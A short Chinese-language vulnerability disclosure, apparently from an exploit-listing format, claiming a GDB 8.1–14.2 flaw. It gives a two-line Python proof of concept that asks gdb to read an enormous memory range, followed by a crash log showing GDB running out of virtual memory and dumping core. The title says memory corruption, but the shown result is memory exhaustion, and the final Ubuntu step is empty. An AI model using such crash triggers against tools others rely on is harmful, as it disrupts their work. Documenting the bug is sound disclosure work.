利用 GDB 8.1~14.2 内存损坏漏洞

Google Dork: gdb, 内存泄漏, 内存耗尽，内存越界.

日期: 2024.4.2

漏洞作者: N1nEmAn

供应商主页: https://www.sourceware.org/gdb

软件链接: https://sourceware.org/pub/gdb/releases/

版本: 8.1~14.2 (目前已知，可能还有更多)

测试环境: Ubuntu18.02、archlinux-2024

POC

保存为 `poc.py`，使用 `source /path/to/poc.py`。

```
import gdb
gdb.selected_inferior().read_memory(0, 18446744073709551615)
```


漏洞重现

我们在最新的 GDB (14.2) 中利用了这个漏洞，以下是我的操作系统的详细信息:

```
操作系统: Arch Linux x86_64
内核: 6.8.2-zen2-1-zen
内存: 9998MiB / 27746MiB
CPU: AMD Ryzen 7 6800H with Radeon Graphics
GPU: AMD ATI Radeon 680M
```

1.加载任意二进制文件

2.运行它并使用Ctrl+C停止



3.执行source poc.py

```
0x6211a2a5c103 ???
0x6211a29617e5 ???
0x6211a24fb17b ???
0x6211a2828465 ???
0x7e869c587594 ???
0x7e869c574236 ???
0x7e869c5665d2 ???
0x7e869c61fae3 ???
0x7e869c61f4cb ???
0x7e869c63cd02 ???
0x7e869c638e09 ???
0x7e869c64f382 ???
0x7e869c64ecf4 ???
0x7e869c53e421 ???
0x6211a2845bd0 ???
0x6211a2594db1 ???
0x6211a2595040 ???
0x6211a25997a4 ???
0x6211a292d645 ???
0x6211a267fb27 ???
0x6211a267fbd0 ???
0x6211a26799af ???
0x7e869cd4e97e ???
0x6211a267e413 ???
0x6211a267e633 ???
0x6211a296178f ???
0x6211a2a6130d ???
0x6211a2a9dba9 ???
0x6211a279ee14 ???
0x6211a24b2444 ???
0x7e869bd57ccf ???
0x7e869bd57d89 ???
0x6211a24ba9e4 ???
0xffffffffffffffff ???
---------------------
../../gdb/utils.c:685: internal-error: virtual memory exhausted.
A problem internal to GDB has been detected,
further debugging may prove unreliable.
Quit this debugging session? (y or n) y

This is a bug, please report it.  For instructions, see:
<https://www.gnu.org/software/gdb/bugs/>.

../../gdb/utils.c:685: internal-error: virtual memory exhausted.
A problem internal to GDB has been detected,
further debugging may prove unreliable.
Create a core file of GDB? (y or n) y
zsh: IOT instruction (core dumped)  gdb /bin/sh
λ ~/
```

4.在Ubuntu中

posted @ 2024-04-03 09:27 .N1nEmAn 阅读(0) 评论(0)